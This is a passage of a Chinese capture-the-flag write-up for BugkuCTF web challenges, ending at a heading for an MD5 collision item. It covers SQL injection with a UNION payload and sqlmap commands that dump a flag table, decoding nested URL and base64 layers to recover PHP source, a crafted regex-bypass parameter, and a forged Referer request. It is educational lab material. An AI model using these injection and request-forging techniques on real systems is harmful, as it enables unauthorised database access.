    Payload: id=-2497' UNION ALL SELECT NULL,CONCAT(0x7178707871,0x585859646a706346736d6d64627a4862687a436c6155714
f58574d516e7551716f79777265496351,0x717a786b71),NULL,NULL-- gaEC
---
[11:16:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[11:16:15] [INFO] fetching database names
[11:16:15] [INFO] used SQL query returns 2 entries
[11:16:16] [INFO] retrieved: 'information_schema'
[11:16:16] [INFO] retrieved: 'skctf_flag'
available databases [2]:
[*] information_schema
[*] skctf_flag

[11:16:16] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:16:16 /2020-08-15/


D:\Security\WebTools\SQLMap
λ |
```

执行`sqlmap.py -r 111.txt -D skctf_flag --tables`查看数据库 skctf_flag 的表：




```
back-end DBMS: MySQL >= 5.0.12
[11:18:15] [INFO] fetching tables for database: 'skctf_flag'
[11:18:15] [INFO] used SQL query returns 2 entries
[11:18:15] [INFO] retrieved: 'fl4g'
[11:18:15] [INFO] retrieved: 'sc'
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc   |
+------+

[11:18:15] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:18:15 /2020-08-15/
```

执行命令`sqlmap.py -r 111.txt -D skctf_flag -T fl4g --columns`查看 fl4g 表的字段：



```
[11:22:11] [INFO] used SQL query returns 1 entry
Database: skctf_flag
Table: fl4g
[1 column]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| skctf_flag | varchar(64) |
+------------+-------------+

[11:22:13] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:22:13 /2020-08-15/
```


执行命令`sqlmap.py -r 111.txt -D skctf_flag -T fl4g -C “skctf_flag” --dump`获取最终的 Flag 值：



```
[11:28:07] [INFO] adjusting time delay to 1 second due to good response times
UGKU{Sql_INJECT0N_4813drd8hz4}
Database: skctf_flag
Table: fl4g
[1 entry]
+-------------------------------+
| skctf_flag                    |
+-------------------------------+
| BUGKU{Sql_INJECT0N_4813drd8hz4} |
+-------------------------------+

[11:29:57] [INFO] table 'skctf_flag.fl4g' dumped to CSV file 'C:\Users\True\.sqlmap\output\123.206.87.240\dump\skc
tf_flag\fl4g.csv'
[11:29:57] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:29:57 /2020-08-15/

D:\Security\WebTools\SQLMap
```

No.21 多重编码转换解读

1、查看解题链接：




BugkuCTF - 练习平台
123.206.87.240:8006/test/hello.p
http://123.206.87.240:8006/test/
123.206.87.240:8006/test/hello.php?id=1
查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍
搜索 HTML

never never never give up !!!


```
<!--1p.html-->
<html>
  <head></head>
  <body>never never never give up !!!</body>
</html>
```

2、访问`http://123.206.87.240:8006/test/1p.html`，发现页面自动跳转到 http://www.bugku.com/，应该是有`window.location.href`之类的重定向，那就直接查看 1p.html 的源码，在链接前面加 view-source：



```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

3、有发现！根据`%3C`来看Words变量应该是 url 编码，解码后发现注释部分还进行了base64编码：



下面有 encodeURIComponent() 和 encodeURI() 函数的区别细介绍点击查看

```
<script>window.location.href%3D'http%3A//www.bugku.com'%3B</script>
<!--
JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZ
WFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOS
UzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlN
UIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUz
QiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBv
cyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJ
TIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTI
wJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cy
UyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVn
a3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQl
M0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVna
SUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJ
TI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3
QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RC
UwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZX
ZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQS
UwQSUzRiUzRQ%3D%3D-->
```

```
%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B
%3C/script%3E%20%0A%3C
%21--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEEl
MDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyN
yUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9H
RVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU
1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3R
yaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUy
N25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0d
XJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250Z
W50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJT
IyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI
0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlc
mVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE
0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUw
QSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQS
U3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMj
BuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQS
UwQSUwQSUzRiUzRQ%3D%3D--%3E
```


4、继续base64解码后，还有一层url编码：

```
<!--%22%3Bif%28%21%24_GET%5B%27id%27%5D%29%0A%7B%0A%09header%28%27Location%3A%20hello.php%3Fid%3D1%27%29%3B%0A%09exit%28%29%3B%0A%7D%0A%24id%3D%24_GET%5B%27id%27%5D%3B%0A%24a%3D%24_GET%5B%27a%27%5D%3B%0A%24b%3D%24_GET%5B%27b%27%5D%3B%0Aif%28stripos%28%24a%2C%27.%27%29%29%0A%7B%0A%09echo%20%27no%20no%20no%20no%20no%20no%20no%27%3B%0A%09return%20%3B%0A%7D%0A%24data%20%3D%20@file_get_contents%28%24a%2C%27r%27%29%3B%0Aif%28%24data%3D%3D%22bugku%20is%20a%20nice%20plateform%21%22%20and%20%24id%3D%3D0%20and%20strlen%28%24b%29%3E5%20and%20eregi%28%22111%22.substr%28%24b%2C0%2C1%29%2C%221114%22%29%20and%20substr%28%24b%2C0%2C1%29%21%3D4%29%0A%7B%0A%09require%28%22f4l2a3g.txt%22%29%3B%0A%7D%0Aelse%0A%7B%0A%09print%20%22never%20never%20never%20give%20up%20%21%21%21%22%3B%0A%7D%0A%0A%0A%3F%3E-->
```

5、继续解码，获得：

```
<script>window.location.href='http://www.bugku.com';</script>
<!--";if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}
?>-->
```


6、访问 f4l2a3g.txt，获得 flag：


BugkuCTF - 练习平台
123.206.87.240:8006/test/f4l2a3
写文章-CSDN博客
123.206.87.240:8006/test/f4l2a3g.txt

```
flag{tHis_iS_THe_fLaG}
```

No.22 正则表达式

1、访问解题链接：



```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

具体代码如下：

```
<?php
    highlight_file('2.php');
    $key='KEY{********************************}';
    $IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
    if( $IM ){
        die('key is: '.$key);
    }
?>
```


代码分析：

- highlight_file（filename，return）：对文件进行语法高亮显示；
- preg_mach（string a, atring b，array matches）：执行匹配正则表达式（a是正则表达式，b是输入的字符串，matches是被填充为搜索结果）；
- trim() 函数移除字符串两侧的空白字符或其他预定义字符；
- die函数：输出一条消息，并退出当前脚本。

根据正则表达式 `/key.*key.{4,7}key:/./(.key)[a-z][[:punct:]]/i`
构造参数：

正则表达式	释义
.	代表匹配除\n外的任意单字符
{4，7}	代表最少匹配4次，最多匹配7次
/	代表匹配"/"（注意\是转义符号）
(.key)	代表匹配任意单字符和key
[a-z]	代表匹配任意一个小写字母
[[:punct:]]	代表匹配任意一个标点符号

2、构造参数 `id=keykeykeykeykey:/ /keya@i`，获得 Flag：



123.206.87.240:8002/web10/?id=keykeykeykeykey:/ /keya@i


```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

解析：

```
key         .       *         key       .        {4,7}  key:\/                \/  (         .       *         key)      [a-z]
                [[:punct:]]
'key'+任意单个字符+零个或多个+'key'+任意单个字符+长度4-7+'key:/'+任意单个字符+ / +（任意单个字符+零个或多个+'key'）+英文小写字母一个+匹配'!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~.'中一个字符
```


No.23 Referer请求头构造

1、查看题目链接：



are you from google?

2、抓包，添加 referer 请求头，伪造来源，获得 flag：




```
GET /from.php HTTP/1.1
Host: 123.206.87.240:9009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=eb4n5qt1u47ojcbkssd7hncgct6vn1un
Referer: https://www.google.com
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 08:46:03 GMT
Content-Type: text/html
Connection: close
Content-Length: 21

flag{bug-ku_ai_admin}
```

No.24 PHP中的MD5碰撞

